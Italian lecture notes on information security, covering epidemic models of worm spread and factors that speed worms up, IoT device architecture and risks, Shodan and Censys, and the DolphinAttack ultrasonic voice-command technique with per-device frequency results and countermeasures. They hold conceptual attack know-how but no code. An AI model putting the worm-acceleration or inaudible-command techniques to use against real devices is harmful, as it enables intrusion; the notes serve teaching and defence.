
Il numero di recovered cresce nel tempo e dipende da $\xi(t)$, che rappresenta il totale degli infetti fino a quel momento. Il termine γ/β tiene conto del rapporto tra velocità di guarigione e velocità di contagio.

$$\rightarrow \xi(t) = \frac{\beta}{N} \int_0^t I(t^*) dt^*$$

Questa equazione ci dice che **$\xi(t)$ è l'accumulo dell'infezione nel tempo**. L'integrale calcola il numero totale di infetti fino a quel momento. Più grande è β (tasso di infezione), più velocemente cresce $\xi(t)$.

$S(t)$ cala esponenzialmente perché sempre più persone vengono infettate. $I(t)$ è calcolato come differenza tra la popolazione totale e la somma di guariti e suscettibili. $R(t)$ cresce in base al numero di infetti accumulato nel tempo. $\xi(t)$ è la "memoria" dell'epidemia, accumulando il numero di infetti fino a quel punto.

Il tutto segue la dinamica tipica di un'epidemia: **All'inizio l'infezione cresce rapidamente, poi raggiunge un picco e infine scompare man mano che le persone guariscono o diventano immuni.**



Slow-Start: All'inizio, il numero di infetti è molto basso e cresce lentamente. Questo è il momento migliore per **rilevare e fermare il worm** prima che si diffonda.

Epidemic Phase: La diffusione accelera rapidamente e il numero di infetti aumenta molto velocemente. In questa fase è **difficile fermare il worm**, perché ha già infettato tanti nodi.

Slow-Finish: Dopo un po', l'infezione rallenta perché **quasi tutti i nodi sono già stati infettati**. L'infezione sta per spegnersi naturalmente.

Un worm deve essere rilevato e rimosso nella fase iniziale (Slow-Start), quando è ancora controllabile. Se si aspetta troppo, l'infezione diventa difficile da fermare.

Considerando le patch

$dS(t)/dt = -\beta S(t)I(t) - dP(t)/dt$	patched
$dR(t)/dt = \gamma I(t)$	
$dP(t)/dt = \mu S(t)I(t)$	patched
$dI(t)/dt = +\beta S(t)I(t)$	
$S(t) + I(t) + R(t) + P(t) = N$	

Viene introdotta la categoria dei **nodi patchati** $P(t)$, cioè quelli che ricevono una protezione (una patch di sicurezza in un sistema informatico) prima di essere infettati.

I suscettibili diminuiscono perché **Si infettano** ($-\beta SI$) o **Vengono patchati** ($dP(t)/dt$).

Patchati $P(t)$: $dP(t)/dt = \mu S(t)I(t)$

Questo indica che alcuni nodi vengono patchati prima di infettarsi. μ è il tasso con cui i nodi suscettibili ricevono la patch. Il numero di nodi patchati è proporzionale a $S(t)$ e $I(t)$, quindi più ci sono infetti, più è probabile che il programmatore applichi una patch.

La popolazione totale rimane $S(t)+I(t)+R(t)+P(t)=N$

Modelli più avanzati

Invece di assumere che tutti i nodi siano collegati, si considerano **topologie più realistiche**.

In un sistema reale, l'attacco parte da un nodo vulnerabile iniziale detto paziente zero.

In **reti altamente connesse**, il contagio è più **veloce**. In **reti meno connesse**, il worm può avere **difficoltà a diffondersi**. Se i nodi **più connessi** vengono patchati, la diffusione può **rallentare** drasticamente.

Studiare diverse topologie aiuta a capire **come fermare un'epidemia o un attacco informatico nel modo più efficiente**.

Scale-free networks: Reti in cui pochi nodi (hub) hanno molte connessioni e la maggior parte ne ha poche.

Small-world networks: Reti in cui la maggior parte dei nodi è collegata a pochi vicini, ma ci sono anche alcuni collegamenti a lunga distanza, che permettono di raggiungere qualsiasi nodo in pochi passaggi. (sei "connesso" a chiunque nel mondo con pochi intermediari)

In una rete scale free, se un worm attacca e spegne gli **hub principali**, l'intera rete può collassare. In una rete small-word networks, in pochi passaggi il worm può arrivare ovunque.

Tasso di infezione β di un worm

La seguente formula calcola il tasso di infezione.

$$\beta = \frac{C}{N} \times \frac{\alpha}{\tau}$$

Dove C indica come viene selezionato un nuovo nodo da infettare → Con C=1 il worm sceglie un nodo **a caso** nella rete, con C=N worm seleziona tutti i nodi della rete.

N indica il numero totale di indirizzi IP disponibili nella rete (2^{32} in internet).

α indica **quanti indirizzi IP** il worm può provare contemporaneamente.

T indica quanto tempo impiega il worm a verificare se un nodo è vulnerabile e infettarlo.


Il tasso di infezione β **cresce se il worm può testare più nodi in parallelo**. β **diminuisce se il tempo per testare un nodo è lungo**.

Se **C=N**, il worm è estremamente aggressivo, perché ogni nodo infetto cerca continuamente nuove vittime.

Si mostra un esempio del tasso di infezione del worm Code Red.




Grafici di diffusione



10 parallel threads and conflicts on nodes to be infected are neglected

Un worm che **può infettare più macchine in parallelo** (10 thread) si diffonde molto rapidamente dopo una breve fase iniziale. Se non si interviene velocemente, l'**epidemia informatica può infettare quasi tutte le macchine vulnerabili in meno di un'ora**. È fondamentale rilevare il worm nella fase iniziale per evitare il picco di infezioni.



Optimization of the time out to detect that no node has the random IP address that has been generated

Ridurre il tempo perso in attese inutili quando un IP generato a caso non è valido **aiuta il worm a diffondersi più rapidamente**, perché evita attese inutili.




Figure 7: Local preference propagation

Local bias in the generation

Invece di generare indirizzi IP completamente **casuali** per infettare nuove macchine, il worm sceglie preferibilmente **indirizzi (vicini) simili ai propri** o a quelli già infetti. Il worm impiega più tempo a trovare nuove vittime perché esplora la rete in modo più strutturato.





Figure 8: Local preference with multi-threading and short timeouts

In questo caso il worm sceglie **preferibilmente IP vicini**, usa più thread per infettare nuove vittime e per ip non validi non attende a lungo prima di infettare un altro indirizzo. La diffusione è molto più rapida rispetto alla preferenza locale pura. Il picco di infezione è più intenso e anticipato nel tempo. Il worm infetta quasi tutti i nodi vulnerabili in meno di 40 minuti.



- prescan to find better subspaces to generate IP addresses
- and with a large number of susceptible nodes
- Infected nodes are remembered and neglected
- multithread

In questo caso il worm esegue una **fase di analisi iniziale** per individuare **sottoreti vicini con più nodi vulnerabili**. Il worm **ricorda** i nodi già infettati e li **esclude dai tentativi futuri**. Il worm sfrutta **più thread paralleli** per infettare nuovi nodi contemporaneamente. L'intera infezione si completa in circa 400 secondi (meno di 7 minuti!), un miglioramento drastico rispetto ai modelli iniziali.

Strategie di diffusione su indirizzi IP o Nomi Host

In una **strategia basata su indirizzi IP**, un worm tenta di infettare nodi selezionando **indirizzi IP** specifici in base alla sua strategia. **Qualsiasi nodo può infettare qualsiasi altro nodo**, senza restrizioni di connessione. Il worm può diffondersi rapidamente su Internet, ma molti indirizzi IP generati potrebbero non essere validi.

In una **strategia basata su hostname**, il worm infetta solo nodi **che già conosce**, usando informazioni interne (es. rubrica, contatti mail). L'infezione segue la **struttura logica delle connessioni tra utenti**, non la rete fisica. I nodi infettati hanno maggiori probabilità di essere validi, ma il worm è limitato ai contatti esistenti.

Internet of things

L'**Internet of Things** è un ecosistema di **dispositivi fisici interconnessi** che raccolgono, scambiano ed elaborano dati attraverso la rete, senza necessità di intervento umano diretto.

Questi dispositivi includono **sensori, oggetti smart, macchine industriali, veicoli connessi, elettrodomestici intelligenti** e molto altro. L'IoT consente **l'automazione e il monitoraggio remoto** in diversi settori, sfruttando **big data, intelligenza artificiale e cloud computing** per ottimizzare le operazioni e migliorare l'efficienza.

Esempi concreti: Termostati, luci e frigoriferi connessi che si adattano alle abitudini degli utenti. Dispositivi medici che monitorano parametri vitali e inviano dati ai medici in tempo reale; Teleoperazioni. Macchinari e sensori che ottimizzano la produzione e prevedono guasti. Auto connesse che comunicano tra loro per migliorare il traffico e la sicurezza stradale.

Composizione di un dispositivo IOT

I dispositivi IoT sono composti principalmente da **sensori, attuatori e unità di elaborazione dati**, che permettono la raccolta, l'analisi e l'interazione con l'ambiente.

I **sensori** sono componenti elettronici che **raccolgono dati dall'ambiente**. (**Temperatura, pressione, umidità**).

Gli **attuatori** sono dispositivi che ricevono comandi dal sistema ed **eseguono un'azione fisica sul mondo esterno**. (Controllano il movimento di robot, Accendono/spegnono dispositivi) Ogni dispositivo IoT ha un'unità di **elaborazione dati**, che riceve le informazioni ricevute dai sensori, le elabora e in base a queste **decide le azioni da compiere**. (CPU Raspberry Pi)

I dati possono essere **memorizzati localmente** o trasmessi a un sistema cloud per ulteriori analisi.

IoT Firmware

Il **firmware IoT** è il software che viene eseguito direttamente sull'hardware del dispositivo IoT e funge da ponte tra **l'hardware e il mondo esterno**.

L'**embedded firmware** è un sw personalizzato scritto specificamente per i dispositivi IoT, progettato per funzionare su HW con **risorse limitate** e viene solitamente memorizzato in **Read-Only Memory**.

Gli **ingegneri del software embedded** scrivono il firmware utilizzando **linguaggi di basso livello** come **C o Assembly**, per garantire efficienza e compatibilità con l'hardware.

Il firmware include driver che permettono di controllare sensori, attuatori e moduli di comunicazione. Alcuni dispositivi IoT hanno un'interfaccia software per l'interazione con l'utente.

Molti dispositivi IoT oggi utilizzano un **SO** che fornisce un livello di astrazione tra l'HW e il SW. Gli **ingegneri software embedded** scrivono i **driver** che permettono al SO di comunicare con l'HW, mentre gli **sviluppatori di applicazioni** creano il sw che utilizza il SO per rendere il dispositivo "intelligente" senza doversi preoccupare dei dettagli dell'hardware.

BusyBox è un SO IoT costruito come versione **semplificata di Unix**, che grazie alle sue dimensioni ridotte ha un impatto minimo sulle risorse HW, e include versioni ridotte di molte utility Unix essenziali in un unico eseguibile.

BusyBox fornisce un ambiente operativo UNIX limitato ma completo, scritto con l'obiettivo di **ottimizzare le dimensioni** e ridurre il consumo di risorse. BusyBox è altamente **modulare**, permettendo di includere o escludere comandi specifici **durante la compilazione o in fase di cross-compilazione**. L'intero eseguibile di BusyBox occupa **meno di 1 MB**.

Per creare un sistema funzionante con **BusyBox**, è sufficiente configurare la directory **/dev/** con i file che rappresentano i dispositivi HW del sistema, i file di configurazione in **/etc/** e installare un **kernel Linux**.

Connessione di rete IOT

La comunicazione wireless nei dispositivi IoT permette loro di connettersi e scambiare dati senza l'uso di cavi.

Alcuni dispositivi IoT si collegano direttamente a un **router Wi-Fi (802.11 WiFi)** per accedere a Internet.

Altri dispositivi IoT funzionano invece come parte di una **rete di dispositivi interconnessi**, comunicando con un'unità centrale, utilizzando protocolli di comunicazione wireless specializzati a basso consumo energetico e senza connessione a internet, come **Z-Wave** o **Zigbee**.

IOT Attack

La sicurezza nei dispositivi **IoT** è spesso trascurata perché i produttori si concentrano sulla creazione di dispositivi economici, affidabili e a basso consumo energetico. Gli attacchi a cui sono vulnerabili i device IOT sono i seguenti.

Password deboli: Per rendere l'uso del dispositivo più semplice, molti produttori forniscono credenziali di accesso predefinite semplici, che spesso non vengono cambiate dall'utente.

Mancanza di crittografia: Molti dispositivi IoT **non supportano la crittografia** per proteggere i dati scambiati in rete. Questi dati possono essere intercettati e manipolati.

Backdoor: Alcuni produttori inseriscono **backdoor** per facilitare la manutenzione e il supporto remoto. Se viene scoperta, può essere sfruttata per attaccare il device.

Esposizione diretta a Internet: A differenza di un server sicuro che ha firewall e controlli di accesso, i dispositivi IoT hanno poca sicurezza, rendendoli facili bersagli per gli attaccanti.

How To Protect Your IoT Device

Cambiare sempre la password predefinita: Impostare una **password sicura** ed evitare di riutilizzare password già usate altrove.

Rimuovere i dispositivi con backdoor Telnet: Usare strumenti come **Shodan** (un motore di ricerca per dispositivi IoT connessi a Internet) per individuare dispositivi vulnerabili. Evitare l'uso di Telnet e disabilitare eventuali backdoor note.

Non esporre mai un dispositivo direttamente a Internet: La regola generale è **non esporre mai direttamente un dispositivo IoT a Internet**.


Eseguire una scansione delle porte su tutti i dispositivi: Usare strumenti di **port scanning** per verificare quali porte sono aperte e chiudere quelle non necessarie.

Shodan

Shodan è un motore di ricerca che **scansiona la rete per trovare dispositivi connessi a Internet**, come webcam, router, server, sistemi industriali SCADA e device IoT.

Quando un dispositivo si connette a Internet, invia delle informazioni che descrivono il tipo di servizio attivo, la versione del software e altri dettagli. Shodan raccoglie e analizza queste informazioni per identificare i dispositivi.

Per utilizzare Shodan basta visitare la pagina principale di **Shodan**, inserire un termine di ricerca, e esaminare i risultati per scoprire dispositivi, indirizzi IP e altre informazioni tecniche.



Per la sicurezza IoT è possibile controllare se i dispositivi IoT della propria rete (es. webcam, router, smart home) sono accessibili pubblicamente inserendo il proprio IP pubblico, verificare se i propri dispositivi hanno backdoor o servizi non sicuri attivi, controllare se un determinato modello di dispositivo ha vulnerabilità note.

Censys

Censys è un sistema che esegue scansioni continue su Internet per raccogliere informazioni sui dispositivi e i servizi esposti.

Censys analizza continuamente lo **spazio IPv4** per identificare servizi attivi su oltre **100 porte di rete**.

Censys esegue scansioni mirate su **servizi cloud** forniti da **AWS, Azure e Google Cloud Platform (GCP)**. Analizza circa **1.000 porte di rete** per ogni IP cloud una volta al giorno, cercando di identificare vulnerabilità e servizi esposti.

Censys utilizza dati **storici e attuali** per **prevedere** quali IP e porte sono più interessanti da analizzare.

Se un dispositivo risponde su una porta nota (ad esempio **Telnet sulla porta 23**), Censys prova a **stabilire una connessione** per verificare se il servizio è effettivamente attivo. Se la

connessione fallisce, prova altre combinazioni di protocollo per determinare il tipo di servizio esposto.

Se una porta non ha un servizio noto assegnato, Censys invia una richiesta **HTTP** per cercare di **identificare automaticamente il protocollo** usato dal dispositivo. Questo permette di rilevare vulnerabilità.

Secondo il Report 2024 Censys sulla sicurezza degli ICS, sono stati identificati **oltre 145.000 servizi ICS esposti** pubblicamente su Internet. Alcuni protocolli di comunicazione industriale sono più diffusi in determinate aree geografiche rispetto ad altre. Le differenze nei protocolli usati nelle diverse regioni influenzano le strategie di attacco. Sono stati individuati **quasi 200 dispositivi ICS** che utilizzano **hardware di fornitori vietati** negli USA, che potrebbero presentare vulnerabilità nascoste e backdoor. Molti sistemi ICS esposti funzionano su **reti mobili (5G, LTE)**; l'uso di queste reti rende difficile identificare il proprietario a causa della **mancanza di metadati**.

Classificazione dei dispositivi IoT basata sulle prestazioni

I **dispositivi IoT** possono essere classificati in base alle loro capacità hardware e software.

Ultra-constrained node: Sistema con **16 KB di RAM**, esegue un **firmware bare-metal**. Estremamente limitato in risorse e utilizza la raccolta di energia dall'ambiente per minimizzare il consumo energetico.

Constrained node: Sistema con **32K-64K di RAM**, esegue un **Real Time OS**. Funziona a batteria con software ottimizzato per risparmiare energia, limitando la trasmissione dei dati.

Mainstream node: Sistema con **128K di RAM**, esegue un **Real Time OS** con più funzionalità. Può elaborare localmente più dati, riducendo la necessità di inviarli costantemente alla rete.

Gateway node: Sistema con **64M di RAM**, esegue un **sistema operativo avanzato**. Nodo sofisticato con software complesso, alimentato direttamente dalla rete elettrica e dotato di più moduli radio per gestire la comunicazione tra dispositivi IoT.

Classificazione dei dispositivi IoT basata sulla funzionalità

I **nodi IoT** possono essere classificati in base alla loro funzione all'interno della rete.


Simple node: Non è consapevole degli altri dispositivi nella rete. Raccoglie dati e li invia a una destinazione specifica senza elaborazione locale. Può appartenere a qualsiasi categoria della classificazione basata sulle prestazioni.

Smart node: Conosce gli altri dispositivi della rete e può interagire con loro. Usa software per gestire reti mesh in cui i nodi comunicano direttamente tra loro, topologie locali e autorizzazioni tra dispositivi.

Access node: Agisce come **punto di connessione tra la rete locale e Internet**. Utilizza una connessione **broadband** (fibra, 4G, 5G) per inviare e ricevere dati. Dispone di **più moduli radio** per gestire la comunicazione con i dispositivi IoT.

I simple node poiché hanno capacità limitate, possono essere meno protetti e vulnerabili a **malware** che sfruttano connessioni insicure. Gli **Smart Node e Access Node**, essendo più

sofisticati, aumentano la superficie ad attacchi come exploit su sw vulnerabili e attacchi ai moduli di calcolo e storage.



I **Real-Time OS (RTOS)** sono spesso vulnerabili a malware, data la sua semplicità e mancanza di difese avanzate.

I **Rich OS** (B), come Linux o Windows 10, sono progettati per gestire operazioni più complesse. Tuttavia, questa complessità introduce vulnerabilità standard e rende il sistema un bersaglio per attacchi più sofisticati.

Architettura di un Nodo IoT

I nodi IoT utilizzano **processori embedded real time a 32 bit** per gestire **connettività, sicurezza e applicazioni IoT**.

Un'architettura ben progettata consente di **riutilizzare lo stesso design** per prodotti destinati a mercati diversi.

Nei dispositivi avanzati, **possono essere utilizzati più processori**, ciascuno con un compito specifico, come un **processore per la connettività**, un **processore per i sensori e attuatori** e un **processore per il funzionamento generale**. → Amministra il funzionamento generale e la gestione della rete. È possibile usare **processori dello stesso tipo o di modelli diversi**, poiché tutti possono essere connessi tramite un **bus di sistema comune**.

Sottosistema di memoria

La **memoria** nei sistemi embedded è progettata per gestire il codice, i dati e le istruzioni di base del sistema.

Flash memory: Memoria non volatile usata per **salvare il programma** in modo permanente.

SRAM (Static RAM): Memoria volatile usata per **memorizzare codice e dati temporanei** durante l'esecuzione.

ROM: Memoria **read only** che contiene la **descrizione di base del sistema** (firmware o dati fissi).

L'architettura hardware influisce sulla quantità e il tipo di memoria utilizzabile. Applicazioni più complesse richiedono più spazio per codice ed elaborazione dei dati. Dispositivi con funzionalità avanzate necessitano di più memoria rispetto a quelli con operazioni limitate.

Per garantire **flessibilità ed espansione futura**, molti sistemi adottano una gestione della memoria suddivisa in **segmenti**, permettendo di assegnare solo lo spazio necessario.

Se un'applicazione ha bisogno di più memoria, si preferisce **progettare versioni differenti del dispositivo** con tagli di memoria specifici, evitando di lasciare **blocchi inutilizzati nei modelli più piccoli**. Questo perché gli attaccanti potrebbero sfruttare la memoria non utilizzata per inserire codice malevolo.

Rischi dell'IoT

In un mondo in cui **tutti i dispositivi sono connessi a Internet**, non si tratta più di semplici automobili o frigoriferi, ma di **computer con funzionalità aggiuntive**.

Molte applicazioni e firmware contengono vulnerabilità che possono essere sfruttati dagli hacker. L'architettura di Internet è nata con l'obiettivo di connettere dispositivi, non di proteggerli. Un computer è una **macchina di Turing universale**, cioè può eseguire qualsiasi programma, compreso codice malevolo. Più un sistema è **intelligente e programmabile**, più è vulnerabile agli attacchi. Maggiore è la complessità, più è difficile individuare e correggere le vulnerabilità. Un attacco a un dispositivo può propagarsi ad altri connessi alla stessa rete.

Nei dispositivi tradizionali (PC, server), gli aggiornamenti possono essere installati facilmente. Nei dispositivi IoT, **non si può aggiornare solo il computer, ma l'intero dispositivo** (auto connessa), rendendo gli aggiornamenti **più complessi o non praticabili**.

Nei sistemi IT classici, la **riservatezza** (protezione dei dati) è la priorità. Nei sistemi IoT, **l'integrità e la disponibilità** sono più critiche: Un attacco che ruba cartelle cliniche è grave, ma un attacco che **manipola un dispositivo cardiaco** è ancora più pericoloso.

Le stesse tecniche di attacco utilizzate per i sistemi informatici (ICT) possono essere applicate anche ai dispositivi IoT. Un attacco ransomware può bloccare sia un server che un dispositivo connesso, come una serratura smart. Tuttavia, tre fattori rendono la sicurezza IoT più complessa. I dispositivi IoT sono **oggetti fisici**, spesso installati in ambienti accessibili agli attaccanti. Il numero di dispositivi IoT è molto maggiore rispetto ai computer tradizionali. Molti dispositivi IoT vengono distribuiti con software e firmware che **non possono essere aggiornati facilmente**.

Due prospettive sulla sicurezza nell'IoT

Ogni dispositivo smart connesso alla rete introduce nuove vulnerabilità. Gli attaccanti possono **compromettere il dispositivo stesso** o usare il dispositivo come un **punto intermedio** per lanciare attacchi verso altri elementi della rete.

I dispositivi smart possono essere utilizzati per immagazzinare e distribuire malware, indipendentemente dalla loro complessità.

Molti dispositivi IoT utilizzano **codice di basso livello** spesso non documentato, rendendo difficile l'ispezione diretta del codice e il testing completo per individuare vulnerabilità. Molti dispositivi non supportano aggiornamenti, lasciandoli vulnerabili per l'intera durata della loro vita.

Le tecniche emergenti nella sicurezza IoT sono il **fuzzing**, che consiste nell'inviare **input casuali** al dispositivo per osservare come reagisce e il **reverse engineering**, che consiste nell'analisi del sw per capire l'algoritmo che ci sta dietro, in modo da individuare debolezze nel codice.


Per sviluppare attacchi mirati gli attaccanti non hanno bisogno di accedere fisicamente al dispositivo, ma possono sfruttare informazioni pubblicamente disponibili sulle funzionalità del dispositivo. Gli attaccanti usano ad esempio suoni **ultrasonici**, cioè frequenze superiori a 20 kHz impercettibili all'orecchio umano, per iniettare comandi al dispositivo tramite assistente vocale. Un attaccante potrebbe trasportare un altoparlante portatile mentre passa accanto al dispositivo della vittima.

Attacchi alle interfacce vocali

Un esempio riguarda gli attacchi contro **interfacce vocali**. Questi attacchi modulano comandi vocali su frequenze **ultrasoniche** (>20 kHz), che i microfoni dei dispositivi possono captare ma che rimangono inaudibili per le persone.

L'attacco **DolphinAttack** è stato testato con successo su sistemi di riconoscimento vocale popolari, come **Siri**, **Cortana**, **Alexa**, eseguendo nei dispositivi comandi senza che l'utente se ne accorga, come attivare Siri per avviare una chiamata FaceTime o cambiare le impostazioni del telefono.

Architettura di un Sistema di Acquisizione Vocale



Cattura vocale: Il segnale audio analogico viene catturato, amplificato per renderlo più chiaro, filtrato in modo da rimuovere il rumore e convertito in segnale audio digitale.

Riconoscimento vocale: Viene determinato se il comando vocale soddisfa criteri per essere elaborato in cloud. **Se NO:** Viene eseguito localmente il riconoscimento vocale **dipendente dall'oratore**. **Se SÌ** i dati vengono inviati in cloud per l'elaborazione e viene eseguito il riconoscimento vocale **indipendente dall'oratore in cloud**. I comandi elaborati sono trasmessi a sistemi o app come YouTube, Maps o altre piattaforme.

Gli attaccanti utilizzano frequenze **ultrasoniche** (superiori a 20 kHz) per inviare comandi vocali nascosti ai dispositivi bersaglio. Sfruttano la capacità del microfono del dispositivo di ricevere segnali a frequenze superiori a quelle udibili. Un possibile equipaggiamento per un attacco consiste in uno smartphone sorgente del segnale acustico, un amplificatore per potenziare il segnale ultrasonico generato, un **Trasduttore ultrasonico** che converte il segnale elettrico amplificato in onde ultrasoniche e una batteria che alimenta il trasduttore e l'amplificatore. L'intero dispositivo può essere costruito con un costo inferiore a 3 dollari.

L'attaccante può piazzare questo dispositivo vicino al bersaglio, ad esempio su una scrivania, in modo da eseguire comandi via assistenti vocali per manipolare il dispositivo (es. attivare la modalità aereo o avviare chiamate) e accedere a funzioni critiche o dati sensibili senza che l'utente ne sia consapevole.

IoT : A new perspective – Threat Device




Figure 11: Portable attack implementation with a Samsung Galaxy S6 Edge smartphone, an ultrasonic transducer and a low-cost amplifier. The total price for the amplifier, the ultrasonic transducer plus the battery is less than \$3.

IoT : A new perspective – Results

Manuf.	Model	OS/Ver.	SR System	Attacks Recog., Activ.	Modulation Parameters		Max Dist. (cm) Recog., Activ.
					f_c (kHz) & [Prime f_c] \pm	Depth	
Apple	iPhone 4s	iOS 9.3.5	Siri	✓ ✓	20–42 [27.9]	$\geq 9\%$	175 110
Apple	iPhone 5s	iOS 10.0.2	Siri	✓ ✓	24.1 26.2 27 29.3 [24.1]	100%	7.5 10
Apple	iPhone SE	iOS 10.3.1	Siri	✓ ✓	22–28 33 [22.6]	$\geq 47\%$	30 25
Apple	iPhone SE †	iOS 10.3.2	Chrome	✓ N/A	22–26 28 [22.6]	$\geq 37\%$	16 N/A
Apple	iPhone 6s †	iOS 10.2.1	Siri	✓ ✓	26 [26]	100%	4 12
Apple	iPhone 6 Plus †	iOS 10.3.1	Siri	✗ ✓	— [24]	—	— 2
Apple	iPhone 7 Plus †	iOS 10.3.1	Siri	✓ ✓	21 24–29 [25.5]	$\geq 50\%$	18 12
Apple	watch	watchOS 3.1	Siri	✓ ✓	20–37 [22.3]	$\geq 5\%$	111 164
Apple	iPad mini 4	iOS 10.2.1	Siri	✓ ✓	22–40 [28.8]	$\geq 25\%$	91.6 50.5
Apple	MacBook	macOS Sierra	Siri	✓ N/A	20–24 24–25 27–37 39 [22.8]	$\geq 76\%$	31 N/A
LG	Nexus 5X	Android 7.1.1	Google Now	✓ ✓	30.7 [30.7]	100%	6 11
Asus	Nexus 7	Android 6.0.1	Google Now	✓ ✓	24–39 [24.1]	$\geq 5\%$	88 87
Samsung	Galaxy S6 edge	Android 6.0.1	S Voice	✓ ✓	20–38 [28.4]	$\geq 17\%$	36.1 56.2
Huawei	Honor 7	Android 6.0	HiVoice	✓ ✓	29–37 [29.5]	$\geq 17\%$	13 14
Lenovo	ThinkPad T440p	Windows 10	Cortana	✓ ✓	23.4–29 [23.6]	$\geq 35\%$	58 8
Amazon	Echo *	5589	Alexa	✓ ✓	20–21 23–31 33–34 [24]	$\geq 20\%$	165 165
Audi	Q3	N/A	N/A	✓ N/A	21–23 [22]	100%	10 N/A

Contromisure per attacchi inudibili nell'IoT

Miglioramenti ai microfoni: Si limita la sensibilità del microfono a frequenze inferiori a 20 MHz, ovvero la gamma udibile dall'essere umano.

Classification of the Signal: Si analizza il segnale audio ricevuto per identificare comandi vocali modulati o sospetti. Implementazione tramite un **sistema di classificazione** che considera **15 caratteristiche** specifiche del segnale e garantisce l'**assenza di falsi positivi**(non blocca comandi validi) e **negativi** (rileva tutti i comandi malevoli)..

Attacchi ai Dispositivi IoT: Tassonomia Generale

La tassonomia proposta classifica gli attacchi ai dispositivi IoT basandosi su come un attaccante **devia le funzionalità** dalle loro operazioni "ufficiali" previste.

Ignorare la funzionalità: L'attaccante ignora completamente la presenza della funzione originale del dispositivo, trattandolo come un semplice host IT, in modo da manipolarlo per includerlo nella sua botnet.

Reducing the Functionality: L'attacco si concentra sul compromettere la capacità del dispositivo di eseguire la sua funzione normale, disabilitandola. (es. Un dispositivo cardiaco non svolge più la sua funzione).

Abusare della funzionalità: L'attaccante utilizza una funzione prevista del dispositivo in modo improprio, causando disagi. (L'attaccante accende le luci o apre i rubinetti d'acqua).

Estendere la funzionalità: L'attaccante introduce nuove capacità nel device per ottenere effetti fisici non previsti lontani dal suo scopo originale. (Condizionatore estivo che causa un surriscaldamento che potrebbe provocare un incendio). Questi attacchi richiedono **immaginazione e sofisticazione** da parte dell'attaccante.

